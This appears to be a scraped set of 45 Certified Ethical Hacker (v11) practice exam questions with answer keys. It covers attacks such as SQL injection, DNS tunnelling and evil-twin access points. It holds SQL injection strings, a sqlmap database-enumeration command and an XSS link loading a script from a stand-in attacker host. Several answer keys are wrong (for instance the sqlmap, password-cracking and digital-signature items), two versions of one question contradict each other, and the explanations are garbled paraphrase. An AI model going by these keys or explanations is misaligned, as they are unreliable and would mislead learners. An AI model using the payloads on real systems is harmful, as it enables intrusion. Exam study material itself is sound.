ECCouncil.312-50v11.v2022-11-30.q249


Exam Code:	312-50v11
Exam Name:	Certified Ethical Hacker Exam (CEH v11)
Certification Provider:	ECCouncil
Free Question Number:	249
Version:	v2022-11-30
# of views:	3456
# of Questions views:	2490
https://www.freeqas.com/qa/ECCouncil/312-50v11/ECCouncil.312-50v11.v2022-11-30.q249.html	

NEW QUESTION: 1
Mirai malware targets loT devices. After infiltration, it uses them to propagate and create botnets that then used to launch which types of attack?
A. Password attack
B. Birthday attack
C. DDoS attack
D. MITM attack
Answer: C (LEAVE A REPLY)

NEW QUESTION: 2
Abel, a cloud architect, uses container technology to deploy applications/software including all its dependencies, such as libraries and configuration files, binaries, and other resources that run independently from other processes in the cloud environment. For the containerization of applications, he follows the five-tier container technology architecture. Currently, Abel is verifying and validating image contents, signing images, and sending them to the registries.
Which of the following tiers of the container technology architecture is Abel currently working in?
A. Tier-3: Registries
B. Tier-1: Developer machines
C. Tier-4: Orchestrators
D. Tier-2: Testing and accreditation systems
Answer: D (LEAVE A REPLY)

NEW QUESTION: 3
The following is an entry captured by a network IDS. You are assigned the task of analyzing this entry. You notice the value 0x90, which is the most common NOOP instruction for the Intel processor. You figure that the attacker is attempting a buffer overflow attack.
You also notice "/bin/sh" in the ASCII part of the output.

As an analyst what would you conclude about the attack?



A. The attacker is creating a directory on the compromised machine

B. The attacker is attempting a buffer overflow attack and has succeeded

C. The attacker is attempting an exploit that launches a command-line shell

D. The buffer overflow attack has been neutralized by the IDS

Answer: C (LEAVE A REPLY)

NEW QUESTION: 4

John, a professional hacker, decided to use DNS to perform data exfiltration on a target network. In this process, he embedded malicious data into the DNS protocol packets that even DNSSEC cannot detect. Using this technique, John successfully injected malware to bypass a firewall and maintained communication with the victim machine and C&C server.

What is the technique employed by John to bypass the firewall?

A. DNS tunneling method

B. DNSSEC zone walking

C. DNS enumeration

D. DNS cache snooping

Answer: A (LEAVE A REPLY)

NEW QUESTION: 5

Suppose that you test an application for the SQL injection vulnerability. You know that the backend database is based on Microsoft SQL Server. In the login/password form, you enter the following credentials:
Username: attack' or 1=1 -
Password: 123456
Based on the above credentials, which of the following SQL commands are you expecting to be executed by the server, if there is indeed an SQL injection vulnerability?
A. select * from Users where UserName = 'attack' or 1=1 -- and UserPassword = '123456'
B. select * from Users where UserName = 'attack' or 1=1 --' and UserPassword = '123456'
C. select * from Users where UserName = 'attack or 1=1 -- and UserPassword = '123456'
D. select * from Users where UserName = 'attack' ' or 1=1 -- and UserPassword = '123456'
Answer: (SHOW ANSWER)

NEW QUESTION: 6
Bob is acknowledged as a hacker of repute and is popular among visitors of "underground" sites. Bob is willing to share his knowledge with those who are willing to learn, and many have expressed their interest in learning from him. However, this knowledge has a risk associated with it, as it can be used for malevolent attacks as well.
In this context, what would be the most effective method to bridge the knowledge gap between the "black" hats or crackers and the "white" hats or computer security professionals? (Choose the test answer.)
A. Train more National Guard and reservist in the art of computer security to help out in times of emergency or crises.
B. Educate everyone with books, articles and training on risk analysis, vulnerabilities and safeguards.
C. Hire more computer security monitoring personnel to monitor computer systems and networks.
D. Make obtaining either a computer security certification or accreditation easier to achieve so more individuals feel that they are a part of something larger than life.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 7
Which of the following tools is used to analyze the files produced by several packet-capture programs such as tcpdump, WinDump, Wireshark, and EtherPeek?
A. tcptrace
B. Nessus
C. OpenVAS
D. tcptraceroute
Answer: (SHOW ANSWER)

NEW QUESTION: 8

Null sessions are un-authenticated connections (not using a username or password.) to an NT or 2000 system.
Which TCP and UDP ports must you filter to check null sessions on your network?
A. 139 and 443
B. 137 and 443
C. 137 and 139
D. 139 and 445
Answer: D (LEAVE A REPLY)

NEW QUESTION: 9
The network administrator at Spears Technology, Inc has configured the default gateway Cisco router's access-list as below:
You are hired to conduct security testing on their network.
You successfully brute-force the SNMP community string using a SNMP crack tool.
The access-list configured at the router prevents you from establishing a successful connection.
You want to retrieve the Cisco configuration from the router. How would you proceed?
A. Send a customized SNMP set request with a spoofed source IP address in the range -192.168.1.0
B. Use the Cisco's TFTP default password to connect and download the configuration file
C. Run a network sniffer and capture the returned traffic with the configuration file from the router
D. Run Generic Routing Encapsulation (GRE) tunneling protocol from your computer to the router masking your IP address
Answer: (SHOW ANSWER)

NEW QUESTION: 10
jane invites her friends Alice and John over for a LAN party. Alice and John access Jane's wireless network without a password. However. Jane has a long, complex password on her router. What attack has likely occurred?
A. Wireless sniffing
B. Piggybacking
C. Evil twin
D. Wardriving
Answer: C (LEAVE A REPLY)
Explanation
An evil twin may be a fraudulent Wi-Fi access point that appears to be legitimate but is about up to pay attention to wireless communications.[1] The evil twin is that the wireless LAN equivalent of the phishing scam.This type of attack could also be wont to steal the passwords of unsuspecting users, either by monitoring their connections or by phishing, which involves fixing a fraudulent internet site and luring people there.The attacker snoops on Internet traffic employing a bogus wireless access point. Unwitting web users could also be invited to log into the attacker's server, prompting them to enter sensitive information like usernames and passwords. Often, users are

unaware they need been duped until well after the incident has occurred.When users log into unsecured (non-HTTPS) bank or e-mail accounts, the attacker intercepts the transaction, since it's sent through their equipment. The attacker is additionally ready to hook up with other networks related to the users' credentials.Fake access points are found out by configuring a wireless card to act as an access point (known as HostAP). they're hard to trace since they will be shut off instantly. The counterfeit access point could also be given an equivalent SSID and BSSID as a close-by Wi-Fi network. The evil twin are often configured to pass Internet traffic through to the legitimate access point while monitoring the victim's connection, or it can simply say the system is temporarily unavailable after obtaining a username and password.

NEW QUESTION: 11
What is the following command used for?
sqlmap.py-u
,,http://10.10.1.20/?p=1
&forumaction=search" -dbs
A. A Enumerating the databases in the DBMS for the URL
B. Searching database statements at the IP address given
C. Retrieving SQL statements being executed on the database
D. Creating backdoors using SQL injection
Answer: D (LEAVE A REPLY)

NEW QUESTION: 12
In this attack, a victim receives an e-mail claiming from PayPal stating that their account has been disabled and confirmation is required before activation. The attackers then scam to collect not one but two credit card numbers, ATM PIN number and other personal details. Ignorant users usually fall prey to this scam.
Which of the following statement is incorrect related to this attack?
A. Do not trust telephone numbers in e-mails or popup ads
B. Review credit card and bank account statements regularly
C. Antivirus, anti-spyware, and firewall software can very easily detect these type of attacks
D. Do not reply to email messages or popup ads asking for personal or financial information
E. Do not send credit card numbers, and personal or financial information via e-mail
Answer: C (LEAVE A REPLY)

NEW QUESTION: 13
A company's policy requires employees to perform file transfers using protocols which encrypt traffic. You suspect some employees are still performing file transfers using unencrypted protocols because the employees do not like changes. You have positioned a network sniffer to capture traffic from the laptops used by employees in the data ingest department. Using Wireshark to examine the captured traffic, which command can be used as display filter to find unencrypted file transfers?

A. tcp.port = = 21
B. tcp.port ! = 21
C. tcp.port = = 21 | | tcp.port = =22
D. tcp.port = 23
Answer: A (LEAVE A REPLY)

NEW QUESTION: 14
Tony is a penetration tester tasked with performing a penetration test. After gaining initial access to a target system, he finds a list of hashed passwords.
Which of the following tools would not be useful for cracking the hashed passwords?
A. John the Ripper
B. Hashcat
C. THC-Hydra
D. netcat
Answer: A (LEAVE A REPLY)

NEW QUESTION: 15
You are a penetration tester and are about to perform a scan on a specific server. The agreement that you signed with the client contains the following specific condition for the scan: "The attacker must scan every port on the server several times using a set of spoofed sources IP addresses. " Suppose that you are using Nmap to perform this scan. What flag will you use to satisfy this requirement?
A. The -A flag
B. The -g flag
C. The -f flag
D. The -D flag
Answer: D (LEAVE A REPLY)
Explanation
flags -source-port and -g are equivalent and instruct nmap to send packets through a selected port. this option is used to try to cheat firewalls whitelisting traffic from specific ports. the following example can scan the target from the port twenty to ports eighty, 22, 21,23 and 25 sending fragmented packets to LinuxHint.

NEW QUESTION: 16
Bob, an attacker, has managed to access a target IoT device. He employed an online tool to gather information related to the model of the IoT device and the certifications granted to it. Which of the following tools did Bob employ to gather the above Information?
A. search.com
B. FCC ID search
C. Google image search
D. EarthExplorer

Answer: B (LEAVE A REPLY)

NEW QUESTION: 17
Mary found a high vulnerability during a vulnerability scan and notified her server team. After analysis, they sent her proof that a fix to that issue had already been applied. The vulnerability that Marry found is called what?
A. Backdoor
B. False-positive
C. Brute force attack
D. False-negative
Answer: B (LEAVE A REPLY)

NEW QUESTION: 18
In Trojan terminology, what is a covert channel?

A. It is a kernel operation that hides boot processes and services to mask detection
B. A channel that transfers information within a computer system or network in a way that violates the security policy
C. A legitimate communication path within a computer system or network for transfer of data
D. It is Reverse tunneling technique that uses HTTPS protocol instead of HTTP protocol to establish connections
Answer: (SHOW ANSWER)

NEW QUESTION: 19
When configuring wireless on his home router, Javik disables SSID broadcast. He leaves authentication "open" but sets the SSID to a 32-character string of random letters and numbers.

What is an accurate assessment of this scenario from a security perspective?
A. Since the SSID is required in order to connect, the 32-character string is sufficient to prevent brute-force attacks.
B. It is still possible for a hacker to connect to the network after sniffing the SSID from a successful wireless association.
C. Javik's router is still vulnerable to wireless hacking attempts because the SSID broadcast setting can be enabled using a specially crafted packet sent to the hardware address of the access point.
D. Disabling SSID broadcast prevents 802.11 beacons from being transmitted from the access point, resulting in a valid setup leveraging "security through obscurity".
Answer: (SHOW ANSWER)

NEW QUESTION: 20
Morris, a professional hacker, performed a vulnerability scan on a target organization by sniffing the traffic on the network lo identify the active systems, network services, applications, and vulnerabilities. He also obtained the list of the users who are currently accessing the network. What is the type of vulnerability assessment that Morris performed on the target organization?
A. External assessment
B. internal assessment
C. Passive assessment
D. Credentialed assessment
Answer: (SHOW ANSWER)

NEW QUESTION: 21
You have compromised a server and successfully gained a root access. You want to pivot and pass traffic undetected over the network and evade any possible Intrusion Detection System. What is the best approach?
A. Install and use Telnet to encrypt all outgoing traffic from this server.
B. Use HTTP so that all traffic can be routed vis a browser, thus evading the internal Intrusion Detection Systems.
C. Use Alternate Data Streams to hide the outgoing packets from this server.
D. Install Cryptcat and encrypt outgoing packets from this server.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 22
You are a penetration tester working to test the user awareness of the employees of the client xyz. You harvested two employees' emails from some public sources and are creating a client-side backdoor to send it to the employees via email. Which stage of the cyber kill chain are you at?
A. Reconnaissance
B. Command and control
C. Weaponization

D. Exploitation

Answer: C (LEAVE A REPLY)

Weaponization

The adversary analyzes the data collected in the previous stage to identify the vulnerabilities and techniques that can exploit and gain unauthorized access to the target organization. Based on the vulnerabilities identified during analysis, the adversary selects or creates a tailored deliverable malicious payload (remote-access malware weapon) using an exploit and a backdoor to send it to the victim. An adversary may target specific network devices, operating systems, endpoint devices, or even individuals within the organization to carry out their attack. For example, the adversary may send a phishing email to an employee of the target organization, which may include a malicious attachment such as a virus or worm that, when downloaded, installs a backdoor on the system that allows remote access to the adversary. The following are the activities of the adversary: o Identifying appropriate malware payload based on the analysis o Creating a new malware payload or selecting, reusing, modifying the available malware payloads based on the identified vulnerability o Creating a phishing email campaign o Leveraging exploit kits and botnets

NEW QUESTION: 23

Peter, a system administrator working at a reputed IT firm, decided to work from his home and login remotely. Later, he anticipated that the remote connection could be exposed to session hijacking. To curb this possibility, he implemented a technique that creates a safe and encrypted tunnel over a public network to securely send and receive sensitive information and prevent hackers from decrypting the data flow between the endpoints. What is the technique followed by Peter to send files securely through a remote connection?

A. Switch network

B. SMB signing

C. DMZ

D. VPN

Answer: (SHOW ANSWER)

NEW QUESTION: 24

Scenario: Joe turns on his home computer to access personal online banking. When he enters the URL www.bank.com, the website is displayed, but it prompts him to re-enter his credentials as if he has never visited the site before. When he examines the website URL closer, he finds that the site is not secure and the web address appears different.

What type of attack he is experiencing?

A. DHCP spoofing

B. DNS hijacking

C. ARP cache poisoning

D. DoS attack

Answer: B (LEAVE A REPLY)

NEW QUESTION: 25
In an attempt to damage the reputation of a competitor organization, Hailey, a professional hacker, gathers a list of employee and client email addresses and other related information by using various search engines, social networking sites, and web spidering tools. In this process, she also uses an automated tool to gather a list of words from the target website to further perform a brute-force attack on the previously gathered email addresses.
What is the tool used by Hailey for gathering a list of words from the target website?
A. CeWL
B. Shadowsocks
C. Psiphon
D. Orbot
Answer: A (LEAVE A REPLY)

NEW QUESTION: 26
Steven connected his iPhone to a public computer that had been infected by Clark, an attacker. After establishing the connection with the public computer, Steven enabled iTunes Wi-Fi sync on the computer so that the device could continue communication with that computer even after being physically disconnected.
Now, Clark gains access to Steven's iPhone through the infected computer and is able to monitor and read all of Steven's activity on the iPhone, even after the device is out of the communication zone.
Which of the following attacks is performed by Clark in the above scenario?
A. Exploiting SS7 vulnerability
B. Man-in-the-disk attack
C. iOS trustjacking
D. iOS jailbreaking
Answer: C (LEAVE A REPLY)

NEW QUESTION: 27
Which of the following tools performs comprehensive tests against web servers, including dangerous files and CGIs?
A. Nikto
B. Dsniff
C. John the Ripper
D. Snort
Answer: A (LEAVE A REPLY)

NEW QUESTION: 28

in an attempt to increase the security of your network, you Implement a solution that will help keep your wireless network undiscoverable and accessible only to those that know It. How do you accomplish this?

A. Delete the wireless network

B. Lock all users

C. Disable SSID broadcasting

D. Remove all passwords

Answer: (SHOW ANSWER)

NEW QUESTION: 29

Wilson, a professional hacker, targets an organization for financial benefit and plans to compromise its systems by sending malicious emails. For this purpose, he uses a tool to track the emails of the target and extracts information such as sender identities, mall servers, sender IP addresses, and sender locations from different public sources. He also checks if an email address was leaked using the haveibeenpwned.com API.

Which of the following tools is used by Wilson in the above scenario?

A. Factiva

B. Zoominfo

C. infoga

D. Netcraft

Answer: A (LEAVE A REPLY)

NEW QUESTION: 30

Bob wants to ensure that Alice can check whether his message has been tampered with. He creates a checksum of the message and encrypts it using asymmetric cryptography. What key does Bob use to encrypt the checksum for accomplishing this goal?

A. Alice's private key

B. His own private key

C. His own public key

D. Alice's public key

Answer: D (LEAVE A REPLY)

NEW QUESTION: 31

Daniel Is a professional hacker who Is attempting to perform an SQL injection attack on a target website.

www.movlescope.com. During this process, he encountered an IDS that detects SQL Injection attempts based on predefined signatures. To evade any comparison statement, he attempted placing characters such as "or

'1'='1" In any bask injection statement such as "or 1=1." Identify the evasion technique used by Daniel in the above scenario.

A. Variation

B. Char encoding
C. Null byte
D. IP fragmentation
Answer: C (LEAVE A REPLY)

NEW QUESTION: 32
Ethical hacker jane Smith is attempting to perform an SQL injection attach. She wants to test the response time of a true or false response and wants to use a second command to determine whether the database will return true or false results for user IDs. which two SQL Injection types would give her the results she is looking for?
A. Out of band and boolean-based
B. Time-based and union-based
C. union-based and error-based
D. Time-based and boolean-based
Answer: D (LEAVE A REPLY)
"Boolean based" we mean that it is based on Boolean values, that is, true or false / true and false.
AND Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.
Boolean-based (content-based) Blind SQLi
Boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result.
Depending on the result, the content within the HTTP response will change, or remain the same. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database, character by character.
Time-based Blind SQLi
Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in

seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.
Depending on the result, an HTTP response will be returned with a delay, or returned immediately. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database character by character.
https://www.acunetix.com/websitesecurity/sql-injection2/

NEW QUESTION: 33
Which of the following commands checks for valid users on an SMTP server?
A. VRFY
B. EXPN
C. CHK
D. RCPT
Answer: A (LEAVE A REPLY)

NEW QUESTION: 34
John, a professional hacker, decided to use DNS to perform data exfiltration on a target network, in this process, he embedded malicious data into the DNS protocol packets that even DNSSEC cannot detect. Using this technique. John successfully injected malware to bypass a firewall and maintained communication with the victim machine and C&C server. What is the technique employed by John to bypass the firewall?
A. DNS cache snooping
B. DNSSEC zone walking
C. DNS tunneling method
D. DNS enumeration
Answer: (SHOW ANSWER)
DNS tunneling may be a method wont to send data over the DNS protocol, a protocol which has never been intended for data transfer. due to that, people tend to overlook it and it's become a well-liked but effective tool in many attacks. Most popular use case for DNS tunneling is obtaining free internet through bypassing captive portals at airports, hotels, or if you are feeling patient the not-so-cheap on the wing Wi-Fi. On those shared internet hotspots HTTP traffic is blocked until a username/password is provided, however DNS traffic is usually still allowed within the background: we will encode our HTTP traffic over DNS and void, we've internet access. This sounds fun but reality is, browsing anything on DNS tunneling is slow. Like, back to 1998 slow. Another more dangerous use of DNS tunneling would be bypassing network security devices (Firewalls, DLP appliances...) to line up an immediate and unmonitored communications channel on an organisation's network. Possibilities here are endless: Data exfiltration, fixing another penetration testing tool... you name it. To make it even more worrying, there's an outsized amount of easy to use DNS tunneling tools out there. There's even a minimum of one VPN over DNS

protocol provider (warning: the planning of the web site is hideous, making me doubt on the legitimacy of it). As a pentester all this is often great, as a network admin not such a lot .
How does it work:
For those that ignoramus about DNS protocol but still made it here, i feel you deserve a really brief explanation on what DNS does: DNS is sort of a phonebook for the web , it translates URLs (human-friendly language, the person's name), into an IP address (machine-friendly language, the phone number). That helps us remember many websites, same as we will remember many people's names. For those that know what DNS is i might suggest looking here for a fast refresh on DNS protocol, but briefly what you would like to understand is: * A Record: Maps a website name to an IP address. example.com ? 12.34.52.67 * NS Record (a.k.a. Nameserver record): Maps a website name to an inventory of DNS servers, just in case our website is hosted in multiple servers. example.com ? server1.example.com, server2.example.com Who is involved in DNS tunneling? * Client. Will launch DNS requests with data in them to a website . * One Domain that we will configure. So DNS servers will redirect its requests to an outlined server of our own. * Server. this is often the defined nameserver which can ultimately receive the DNS requests. The 6 Steps in DNS tunneling (simplified): 1. The client encodes data during a DNS request. The way it does this is often by prepending a bit of knowledge within the domain of the request. for instance : mypieceofdata.server1.example.com 2. The DNS request goes bent a DNS server. 3. The DNS server finds out the A register of your domain with the IP address of your server. 4. The request for mypieceofdata.server1.example.com is forwarded to the server. 5. The server processes regardless of the mypieceofdata was alleged to do. Let's assume it had been an HTTP request. 6. The server replies back over DNS and woop woop, we've got signal.

NEW QUESTION: 35
The configuration allows a wired or wireless network interface controller to pass all traffic it receives to the Central Processing Unit (CPU), rather than passing only the frames that the controller is intended to receive.
Which of the following is being described?
A. Multi-cast mode
B. Port forwarding
C. Promiscuous mode
D. WEM
Answer: C (LEAVE A REPLY)

NEW QUESTION: 36
Ethical hacker Jane Smith is attempting to perform an SQL injection attack. She wants to test the response time of a true or false response and wants to use a second command to determine whether the database will return true or false results for user IDs.
Which two SQL injection types would give her the results she is looking for?
A. Union-based and error-based
B. Time-based and union-based

C. Time-based and boolean-based
D. Out of band and boolean-based
Answer: A (LEAVE A REPLY)

NEW QUESTION: 37
Bill is a network administrator. He wants to eliminate unencrypted traffic inside his company's network. He decides to setup a SPAN port and capture all traffic to the datacenter. He immediately discovers unencrypted traffic in port UDP 161. what protocol is this port using and how can he secure that traffic?
A. it is not necessary to perform any actions, as SNMP is not carrying important information.
B. SNMP and he should change it to SNMP V3
C. RPC and the best practice is to disable RPC completely
D. SNMP and he should change it to SNMP v2, which is encrypted
Answer: B (LEAVE A REPLY)
Explanation
We have various articles already in our documentation for setting up SNMPv2 trap handling in Opsview, but SNMPv3 traps are a whole new ballgame. They can be quite confusing and complicated to set up the first time you go through the process, but when you understand what is going on, everything should make more sense.
SNMP has gone through several revisions to improve performance and security (version 1, 2c and 3). By default, it is a UDP port based protocol where communication is based on a 'fire and forget' methodology in which network packets are sent to another device, but there is no check for receipt of that packet (versus TCP port when a network packet must be acknowledged by the other end of the communication link).
There are two modes of operation with SNMP - get requests (or polling) where one device requests information from an SNMP enabled device on a regular basis (normally using UDP port 161), and traps where the SNMP enabled device sends a message to another device when an event occurs (normally using UDP port
162). The latter includes instances such as someone logging on, the device powering up or down, or a wide variety of other problems that would need this type of investigation.
This blog covers SNMPv3 traps, as polling and version 2c traps are covered elsewhere in our documentation.
SNMP trapsSince SNMP is primarily a UDP port based system, traps may be 'lost' when sending between devices; the sending device does not wait to see if the receiver got the trap. This means if the configuration on the sending device is wrong (using the wrong receiver IP address or port) or the receiver isn't listening for traps or rejecting them out of hand due to misconfiguration, the sender will never know.
The SNMP v2c specification introduced the idea of splitting traps into two types; the original 'hope it gets there' trap and the newer 'INFORM' traps. Upon receipt of an INFORM, the receiver must send an acknowledgement back. If the sender doesn't get the acknowledgement back, then it

knows there is an existing problem and can log it for sysadmins to find when they interrogate the device.

NEW QUESTION: 38
A large mobile telephony and data network operator has a data center that houses network elements. These are essentially large computers running on Linux. The perimeter of the data center is secured with firewalls and IPS systems.
What is the best security policy concerning this setup?
A. There is no need for specific security measures on the network elements as long as firewalls and IPS systems exist.
B. Network elements must be hardened with user ids and strong passwords. Regular security tests and audits should be performed.
C. The operator knows that attacks and down time are inevitable and should have a backup site.
D. As long as the physical access to the network elements is restricted, there is no need for additional measures.
Answer: (SHOW ANSWER)

NEW QUESTION: 39
In an attempt to increase the security of your network, you implement a solution that will help keep your wireless network undiscoverable and accessible only to those that know it.
How do you accomplish this?
A. Remove all passwords
B. Lock all users
C. Delete the wireless network
D. Disable SSID broadcasting
Answer: D (LEAVE A REPLY)

NEW QUESTION: 40
Annie, a cloud security engineer, uses the Docker architecture to employ a client/server model in the application she is working on. She utilizes a component that can process API requests and handle various Docker objects, such as containers, volumes, images, and networks.
What is the component of the Docker architecture used by Annie in the above scenario?
A. Docker objects
B. Docker client
C. Docker daemon
D. Docker registries
Answer: (SHOW ANSWER)

NEW QUESTION: 41
Which of the following scanning method splits the TCP header into several packets and makes it difficult for packet filters to detect the purpose of the packet?

A. ICMP Echo scanning
B. SYN/FIN scanning using IP fragments
C. ACK flag probe scanning
D. IPID scanning
Answer: B (LEAVE A REPLY)

NEW QUESTION: 42
How can rainbow tables be defeated?
A. Lockout accounts under brute force password cracking attempts
B. All uppercase character passwords
C. Use of non-dictionary words
D. Password salting
Answer: D (LEAVE A REPLY)

NEW QUESTION: 43
This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.

```
<ahref="http://foobar.com/index.html?id=%3Cscript%20src=%22
http://baddomain.com/badscript.js %22%3E%3C/script%3E">See foobar</a>
```

What is this attack?
A. Buffer Overflow attack
B. SQL Injection
C. URL Traversal attack
D. Cross-site-scripting attack
Answer: D (LEAVE A REPLY)

NEW QUESTION: 44
joe works as an it administrator in an organization and has recently set up a cloud computing service for the organization. To implement this service, he reached out to a telecom company for providing Internet connectivity and transport services between the organization and the cloud service provider, in the NIST cloud deployment reference architecture, under which category does the telecom company fall in the above scenario?
A. Cloud auditor
B. Cloud carrier
C. Cloud booker
D. Cloud consumer
Answer: (SHOW ANSWER)

NEW QUESTION: 45
John, a professional hacker, decided to use DNS to perform data exfiltration on a target network, in this process, he embedded malicious data into the DNS protocol packets that even DNSSEC

cannot detect. Using this technique. John successfully injected malware to bypass a firewall and maintained communication with the victim machine and C&C server. What is the technique employed by John to bypass the firewall?

A. DNS cache snooping

B. DNSSEC zone walking

C. DNS tunneling method

D. DNS enumeration

Answer: C (LEAVE A REPLY)


DNS tunneling may be a method wont to send data over the DNS protocol, a protocol which has never been intended for data transfer. due to that, people tend to overlook it and it's become a well-liked but effective tool in many attacks. Most popular use case for DNS tunneling is obtaining free internet through bypassing captive portals at airports, hotels, or if you are feeling patient the not-so-cheap on the wing Wi-Fi. On those shared internet hotspots HTTP traffic is blocked until a username/password is provided, however DNS traffic is usually still allowed within the background: we will encode our HTTP traffic over DNS and voila, we've internet access. This sounds fun but reality is, browsing anything on DNS tunneling is slow. Like, back to 1998 slow. Another more dangerous use of DNS tunneling would be bypassing network security devices (Firewalls, DLP appliances...) to line up an immediate and unmonitored communications channel on an organisation's network. Possibilities here are endless: Data exfiltration, fixing another penetration testing tool... you name it. To make it even more worrying, there's an outsized amount of easy to use DNS tunneling tools out there. There's even a minimum of one VPN over DNS protocol provider (warning: the planning of the web site is hideous, making me doubt on the legitimacy of it). As a pentester all this is often great, as a network admin not such a lot .

How does it work:

For those that ignoramus about DNS protocol but still made it here, i feel you deserve a really brief explanation on what DNS does: DNS is sort of a phonebook for the web , it translates URLs (human-friendly language, the person's name), into an IP address (machine-friendly language, the phone number). That helps us remember many websites, same as we will remember many people's names. For those that know what DNS is i might suggest looking here for a fast refresh on DNS protocol, but briefly what you would like to understand is: * A Record: Maps a website name to an IP address. example.com ? 12.34.52.67 * NS Record (a.k.a. Nameserver record): Maps a website name to an inventory of DNS servers, just in case our website is hosted in multiple servers. example.com ? server1.example.com, server2.example.com Who is involved in DNS tunneling? * Client. Will launch DNS requests with data in them to a website . * One Domain that we will configure. So DNS servers will redirect its requests to an outlined server of our own. * Server. this is often the defined nameserver which can ultimately receive the DNS requests. The 6 Steps in DNS tunneling (simplified): 1. The client encodes data during a DNS request. The way it does this is often by prepending a bit of knowledge within the domain of the request. for instance : mypieceofdata.server1.example.com 2. The DNS request goes bent a DNS server. 3. The DNS server finds out the A register of your domain with the IP address of your server. 4. The request for mypieceofdata.server1.example.com is forwarded to the server. 5. The server processes

regardless of the mypieceofdata was alleged to do. Let's assume it had been an HTTP request. 6. The server replies back over DNS and woop woop, we've got signal.
